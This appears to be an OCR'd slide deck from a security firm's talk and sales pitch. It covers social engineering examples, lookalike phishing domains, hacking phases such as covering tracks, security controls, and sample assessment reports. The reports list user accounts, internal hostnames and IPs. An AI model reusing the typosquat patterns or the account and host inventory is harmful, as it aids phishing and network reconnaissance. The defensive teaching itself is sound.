
**Ads You May Be Interested In:**



- Cold Calling is Dead**  
Stop cold calling. Find new customers using Crushpath.
- We get small business.**  
From solutions to products, we've got what your small business needs.
- Google Cloud Platform**  
Get \$300 in credit toward a 60-day free trial. Build at the speed of Google.

**People Also Viewed:**

- Sophie Angelina Grenier**  
Directrice des communications et des réseaux sociaux
- Casey Van Camp**  
Technical Recruiter at TEKsystems
- Audrey Vézina**

# Social Engineering Example 2



Google   

**Web** Images News Videos Maps More ▾ Search tools

---

2 results (0.17 seconds)

**Replicon Web TimeSheet: Project & Billing Edition, Time ...**  
[timesheet.adga.ca/Timesheet/main.aspx](http://timesheet.adga.ca/Timesheet/main.aspx) ▾  
This session has been logged out. Login Name: Password: Remember my Login Name and Password. Replicon Inc. <http://www.replicon.com>, Copyright (c) ...

**Replicon Web TimeSheet: Project & Billing Edition, Time ...**  
[www.timesheet.adga.ca/](http://www.timesheet.adga.ca/) ▾  
Login Name: Password: Remember my Login Name and Password. Replicon Inc. <http://www.replicon.com>, Copyright (c) 1999-2011 Replicon Inc., All rights ...

## Social Engineering Example 2



The image shows a web browser window displaying a login page for 'Web TimeSheet'. The page has a blue background and contains the following elements:

- Logo:** A clock icon with a red arc and the text 'Web TimeSheet'.
- Editions:** Two horizontal bars below the logo: a blue one with 'Project & Billing Edition' and an orange one with 'Time & Attendance Edition'.
- Form Fields:** Two white input boxes. The first is labeled 'Login Name:' and the second is labeled 'Password:'.
- Submit Button:** A grey button labeled 'Enter'.
- Remember Me:** A checkbox labeled 'Remember my Login Name and Password'.

At the bottom of the page, there is a footer with the following information:

- Logo:** A stylized 'R' in a red square followed by 'REPLICON INC' in a black box.
- Copyright:** 'Copyright (c) 1999-2011 Replicon Inc., All rights reserved.'
- URL:** <http://www.replicon.com>

# Behavior blending: Look normal

[www.kr0n0s.com](http://www.kr0n0s.com)

[www.kroonos.com](http://www.kroonos.com)

[www.macgill.com](http://www.macgill.com)

[www.mcgi11.com](http://www.mcgi11.com)

[www.det0urgold.com](http://www.det0urgold.com)

[www.nefflix.com](http://www.nefflix.com)

## Quick PenTest

Set up a test that automatically gathers information about the target network, launches attacks against the targets, and builds a report of test findings.

Target Settings

Target Profile ?

Configure Scan

Run Exploits

Generate Report



Everything



Windows  
Targets



Linux Servers



Web Servers



Network  
Devices

Project Name

Feature Friday

Target Addresses

10.3.61.1-254 ?

Restrict to network range

Advanced ↕

Cancel

Start Scan



isunow.com



# Various Phases, Types of Attacks and Hacktivism

## Phase 4

- **Maintaining Access** refers to the phase when the hacker tries to retain his **'ownership'** of the system.
  - The hacker has exploited a vulnerability and can tamper and compromise the system.
  - Sometimes, hackers harden the system from other hackers as well (to own the system) by securing their exclusive access with Backdoors, RootKits, Trojans and Trojan horse Backdoors.
  - Hackers can upload, download or manipulate data / applications / configurations on the 'owned' system.
- **Techniques**
  - Rootkits
  - Trojans

# Various Phases, Types of Attacks and Hacktivism

## Phase 5

- **Covering Tracks** refers to the activities undertaken by the hacker to extend his misuse of the system without being detected.
  - Reasons include need for prolonged stay, continued use of resources, removing evidence of hacking, avoiding legal action etc.
  - Examples include Steganography, tunneling, altering log files etc.
  - Hackers can remain undetected for long periods or use this phase to start a fresh reconnaissance to a related target system.
- **Techniques**
  - Clear logs
  - Hide tools

# The World of Security Is Changing Every Day!


When we **objectively** look at information security today, it is easy to see that many of the various techniques we use for defense are somewhere between **not working** and **barely working at all**.

—  
*Terry Cutler,  
Founder & Ethical Hacker*



# Verizon Data Breach Investigations Report

Figure 44: Discovery methods



# Why Hackers are getting in

*Even if we've spent more money on security*

# Physical Security Controls

Doors

Alarm System

Dog

Windows

Motion Detection

Gun

Locks

Crime Watch

Police

Fence

Monitoring

Insurance

# Physical Security Controls

Doors

Alarm System

Dog

Windows

Motion Detection

Gun

Locks

Crime Watch

Police

Fence

Monitoring

Insurance

# Physical Security Controls

Doors

Alarm System

Dog

Windows

Motion Detection

Gun

Locks

Crime Watch

Police

Fence

Monitoring

Insurance

**Protection**

**Detection**

**Response**





# Physical Security Controls

Doors

Alarm System

Dog

Windows

Motion Detection

Gun

Locks

Crime Watch

Police

Fence

Monitoring

Insurance

**Protection**

**Detection**

**Response**

# Traditional Network Security Is **failing in most cases...**

- Firewalls
- Passwords
- Encryption

# Traditional Network Security

- Nearly every company has **Malware**
- **250,000 Zombies** Created Daily
- Cybercrime is a **Trillion Dollar Industry**



	Protection	Detection	Response
Administrative	Security Policy		Disaster Recovery Plan
Technical		Events	
Physical	Locks on Data Center		

**How Do We Get Started?**

Get a cyber assessment done on your organization



# Create a Proactive Security Program

1. Understand What You Are Protecting
  - a) **\*\*\*\*Problems\*\*\*\***
  - b) New IT guys take over from past techs and don't know where anything is including the data
  - c) Don't have the Install CDs
  
2. Understand Your Third-Party Ecosystem
  - a) **It's estimated that 59% of organizations have experienced breaches caused by third parties**
  - b) know who has access to your network and what data and services they provide



# Create a Proactive Security Program

## 3. Understand Your People and Processes

- a) \*\*\*\*Problems\*\*\*\*
- b) Techs like to get you back up and running fast and will destroy forensic evidences that could help you avoid another incident

## 4. Test, Test, and Test Again

- b) Just meeting minimum requirements **isn't** enough
- c) **Testing your security controls** and making continuous improvements and enhancements ensures that you're staying up to date and are well prepared for anything that could come up in the future

# Here's What An Audit would Look Like

Special **UAEIAA** Offer

# Sample Reports Cyology Labs Offers

## What you'll get

**Security Assessment**

**Consolidated Security Report Card**

Prepared for: Your Customer/Prospect  
Prepared by: Cyology Labs  
7/15/2019

CONFIDENTIALITY NOTE: The information contained in this report document is for the exclusive use of the client specified above and may contain confidential, privileged and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, photocopying, distributing or otherwise using this report or its contents in any way.  
Scan Date: 7/15/2019

**Security Assessment**

**Risk Report**

**Security Management Plan**

Prepared for: Your Customer / Prospect  
Prepared by: Your Company Name  
7/13/2019

CONFIDENTIALITY NOTE: The information contained in this report document is for the exclusive use of the client specified above and may contain confidential, privileged and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, photocopying, distributing or otherwise using this report or its contents in any way.  
Scan Date: 7/13/2019

**Security Assessment**

**Network Assessment**

**Full Detail Report**

Prepared for: Your Customer / Prospect  
Prepared by: Your Company Name  
7/27/2019

CONFIDENTIALITY NOTE: The information contained in this report document is for the exclusive use of the client specified above and may contain confidential, privileged and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, photocopying, distributing or otherwise using this report or its contents in any way.  
Scan Date: 7/25/2019

Gold 2.xlsx - Excel

User Name	Display Name	Enabled	Password Last Set	Password Expires	Last Login
1	im	enabled	12/3/2015 10:34:53 AM	1/15/2016 9:22:26 AM	never
2	atorrence	enabled	1/14/2016 12:44:30 PM	<never>	6/20/2016 9:29:01 AM
3	admin	enabled	12/15/2015 11:38:46 AM	<never>	never
4	adminonly	enabled	7/2/2014 8:27:33 AM	<never>	7/2/2014 8:26:48 AM
5	Administrator	enabled	3/25/2009 1:34:48 PM	<never>	10/25/2016 9:47:06 PM
6	aborden	enabled	11/11/2015 8:18:51 AM	<never>	10/25/2016 2:51:20 PM
7	aspnet	enabled	8/26/2016 12:15:28 AM	<never>	10/25/2016 4:53:57 PM
8	ASPNET	enabled	3/25/2009 12:37:27 PM	<never>	never
9	aadmin	AuXiv Admin	2/23/2016 3:28:52 PM	<never>	10/21/2016 1:51:06 AM
10	Backupact	Backup act	8/12/2016 12:39:57 AM	<never>	never
11	barney	barney	8/2/2015 1:13:31 PM	<never>	6/9/2012 1:27:53 PM
12	boppenheimer	barney oppenheimer	9/28/2016 8:36:57 PM	<never>	10/25/2016 9:04:59 PM
13	castell	basergo adjar	5/20/2016 12:40:00 PM	<never>	6/1/2016 10:43:59 AM
14	chandel	basergo handel	11/17/2014 10:43:46 AM	6/23/2016 9:31:17 AM	6/20/2016 9:06:36 AM
15	burk	betty burk	8/26/2015 11:08:06 AM	<never>	10/25/2016 9:16:38 PM
16	brubaker	Bob valerie	2/18/2016 10:37:20 AM	<never>	2/28/2016 5:03:18 PM
17	legiddeen	basergo legiddeen	1/28/2016 10:30:37 AM	<never>	never
18	lompson	Brad Minor	12/5/2014 8:35:06 AM	11/7/2015 7:22:57 AM	12/5/2016 8:35:09 AM
19	lshendrix	Bruce hendrix	7/2/2009 4:34:30 PM	<never>	2/23/2013 5:37:39 PM
20	lspatterson	Raymond Patterson	7/7/2010 12:28:38 PM	8/10/2010 11:06:09 AM	8/9/2010 10:59:03 PM
21	lwoods	Carol Woods	10/8/2013 9:10:40 AM	<never>	12/17/2013 9:25:06 AM
22	lpopstein	Chris popstein	8/20/2009 3:25:37 PM	8/2/2009 2:13:08 PM	8/17/2009 6:02:16 PM
23	COMES	COMES	10/21/2016 10:15:01 AM	12/3/2016 9:02:32 AM	never
24	deable	dearling wade	1/7/2016 2:38:48 PM	<never>	10/25/2016 4:12:05 PM
25	dfeathl	dareen faithl	3/7/2016 9:40:28 AM	<never>	10/25/2016 6:44:34 PM
26	dborden	dawros borden	4/13/2016 10:32:19 AM	<never>	10/25/2016 9:41:38 PM
27	delaney	delaney	8/22/2011 11:54:56 AM	<never>	never
28	disimpson	derek simpson	8/27/2015 12:53:54 PM	<never>	8/27/2015 9:08:48 AM
29	DEV5	DEV5	10/17/2016 10:10:54 AM	11/29/2016 8:58:25 AM	never
30	delanish	delanish	7/2/2010 3:18:37 PM	<never>	1/24/2013 3:09:34 PM
31	ddouglas	donald douglas	10/23/2016 5:12:17 PM	12/5/2016 5:59:48 PM	10/25/2016 7:36:45 PM
32	dhamon	donald hamon	11/8/2013 3:42:39 PM	<never>	11/7/2013 12:04:23 PM
33	dhornton	donald hornton	4/22/2016 11:20:30 AM	6/4/2016 10:08:01 AM	4/25/2016 9:49:57 AM
34	lshendrix	Donal hendrix	8/2/2016 8:04:21 PM	<never>	10/25/2016 11:29:29 PM
35	lechristophar	Evann-pat christophar	12/17/2012 2:32:54 PM	<never>	3/24/2016 4:44:03 PM
36	lflahin	fred flahin	11/29/2010 9:42:11 AM	<never>	10/25/2016 3:17:15 PM
37	gshale	jordan shale	12/1/2016 8:01:50 PM	<never>	10/25/2016 7:51:38 PM



# Security Assessment

## Consolidated Security Report Card

Prepared for: Your Customer/Prospect

Prepared by: Cyology Labs

7/15/2019



**CONFIDENTIALITY NOTE:** The information contained in this report document is for the exclusive use of the client specified above and may contain confidential, privileged and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, photocopying, distributing or otherwise using this report or its contents in any way.

Scan Date: 17/12/2019

## 2 - Computer Security Report Card

Devices discovered on the network are assigned an overall score, as well as a specific score for each of the assessment categories detailed below. The scores are represented as color-coded letter grades ('A' through 'F'). Where there is not enough information to determine a grade, a gray box with a dash '-' appears. The rubric at the end of this report lists the criteria used to determine the grade for each category.

\* Note that because the overall grade is a composite of available grades, it may be skewed in cases where all security data could not be gathered.

Computer	Overall Grade	Anti-virus	Anti-spyware	Local Firewall	Missing Critical Patches	Insecure Listening Ports	Failed Logins	Network Vulnerabilities	Screen Lock with Timeout	System Aging	Supported OS
B2B-GW (10.0.8.152)	F	F	F	A	A	A	B	-	F	A	A
BETTY-INSPIRON (10.0.9.29)	B	C	C	A	-	A	A	C	-	A	A
BOPPENHEIMER-PC (10.0.9.192)	B	A	A	A	-	A	A	-	F	A	A
BUILDBOX (10.0.6.3, 10.0.6.23)	B	C	C	A	-	-	A	-	-	B	A
CERTEXAM (10.0.7.49)	B	C	C	A	-	A	A	-	-	A	A
CONFERENCE-ROOM (10.0.8.16)	A	A	A	A	-	A	A	-	-	A	A
DARKHORSE (10.0.8.7)	C	A	A	A	-	-	A	-	F	A	A
DARREN-PC (10.0.9.60)	B	C	C	A	-	A	A	C	-	A	A
DC13 (10.0.7.204)	B	A	A	A	-	A	A	-	F	A	A
DDOUGLAS-WIN10 (10.0.7.202)	B	A	A	A	-	A	A	-	F	A	A
DESKTOP-N6S4H9A (10.0.6.16)	F	F	F	A	-	-	A	-	-	C	A
DESKTOP-UAE29E6 (10.0.8.139)	F	F	F	A	-	A	A	C	-	B	A
FILE2012-1 (10.0.6.41)	F	F	F	A	-	-	A	-	-	B	A
HPDT-8CC5260NXY (10.0.9.201)	B	C	C	A	-	A	A	C	-	A	A

Computer	Overall Grade	Anti-virus	Anti-spyware	Local Firewall	Missing Critical Patches	Insecure Listening Ports	Failed Logins	Network Vulnerabilities	Screen Lock with Timeout	System Aging	Supported OS
HPLT-SCD4411D8Z (10.0.9.9)	B	C	C	A	-	A	A	-	-	A	A
HV00 (169.254.103.184, 169.254.93.186, 10.0.6.6)	F	F	F	-	-	-	A	-	-	-	F
HV02 (10.0.8.27)	C	A	A	A	-	A	A	C	F	A	A
IRIDIUM (10.0.9.30)	C	C	C	A	A	A	A	F	A	C	A
ISA-1 (10.0.8.47)	B	A	A	A	-	A	A	-	F	A	A
ISTCORP-PC (10.0.9.165)	A	A	A	A	-	A	A	-	-	A	A
JIM-WIN8 (169.254.40.76, 10.0.8.31)	B	A	A	A	-	A	A	-	F	A	A
LALEXANDER-PC (10.0.6.63)	F	F	F	A	-	-	A	-	-	A	A
MWEST-WIN864 (10.0.6.18)	F	F	F	A	-	-	A	-	-	A	A
PANOPTICON (10.0.6.21)	F	F	F	A	-	-	A	-	-	A	A
PITWDS12 (10.0.8.79)	F	F	F	A	A	A	A	C	F	A	A
PKWINS-VM (10.0.8.88)	F	F	F	A	-	A	A	-	-	A	A
PS01 (10.0.9.161)	C	A	A	A	-	A	A	C	F	A	A
PSOLIDAD-PC (10.0.9.195)	C	A	A	A	-	A	A	C	F	A	A



## Security Assessment

## Risk Report



**CONFIDENTIALITY NOTE:** The information contained in this report document is for the exclusive use of the client specified above and may contain confidential, privileged and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, photocopying, distributing or otherwise using this report or its contents in any way.

Scan Date: 7/13/2019

Prepared for:  
Your Customer / Prospect  
Prepared by:  
Your Company Name

7/13/2019



## Table of Contents

---

- 1 - Discovery Tasks
- 2 - Risk Score
- 3 - Issues Summary
- 4 - External Vulnerabilities
- 5 - Internal Vulnerabilities
- 6 - Unrestricted Web Content
- 7 - Local Security Policy Consistency
- 8 - Dark Web Scan Summary






## Risk Score

---


The Risk Score is a value from 1 to 100, where 100 represents significant risk and potential issues. The score is risk associated with the highest risk issue.



Several critical issues were identified. Identified issues should be investigated and addressed according to the Management Plan.

## Issues Summary


This section contains summary of issues detected during the Security Assessment. It is based on general industry-wide best practices and may indicate existing issues or points of interest. The Overall Issue Score grades the level of issues in the environment. An Overall Issue score of zero (0) means no issues were detected in the environment. It may not always be possible to achieve a zero score in all environments due to specific circumstances.



Overall Issue Score: Risk Score x Number of Incidents = Total points: Total percent (%)

<b>Compromised Passwords found on the Dark Web (100 pts each)</b>	
600	<p><b>Current Score:</b> 100 pts x 6 = 600: 92.31%</p> <p><b>Issue:</b> A scan of the Dark Web revealed one or more compromised passwords from your domain. The most recent compromise occurred in 2018.</p> <p><b>Recommendation:</b> Ensure the compromised passwords are no longer in use. We recommend having all users reset their password as the extent of the compromise is difficult to assess.</p>
<b>Critical External Vulnerabilities Detected (95 pts each)</b>	
95	<p><b>Current Score:</b> 95 pts x 1 = 95: 4.4%</p> <p><b>Issue:</b> Critical external vulnerabilities may potentially allow malicious attacks from outside your network and should be addressed as soon as possible. External vulnerabilities are considered potential security holes that can allow hackers access to your network and information.</p> <p><b>Recommendation:</b> Assess the risk of each vulnerability and remediating all external vulnerabilities as prescribed.</p>
<b>Account lockout disabled (77 pts each)</b>	
77	<p><b>Current Score:</b> 77 pts x 1 = 77: 3.57%</p> <p><b>Issue:</b> Account lockout (disabling an account after a number of failed attempts) significantly reduces the risk of an attacker acquiring a password through a brute force attack.</p> <p><b>Recommendation:</b> Enable account lockout for all users.</p>


## External Vulnerabilities



## Host Issue Summary

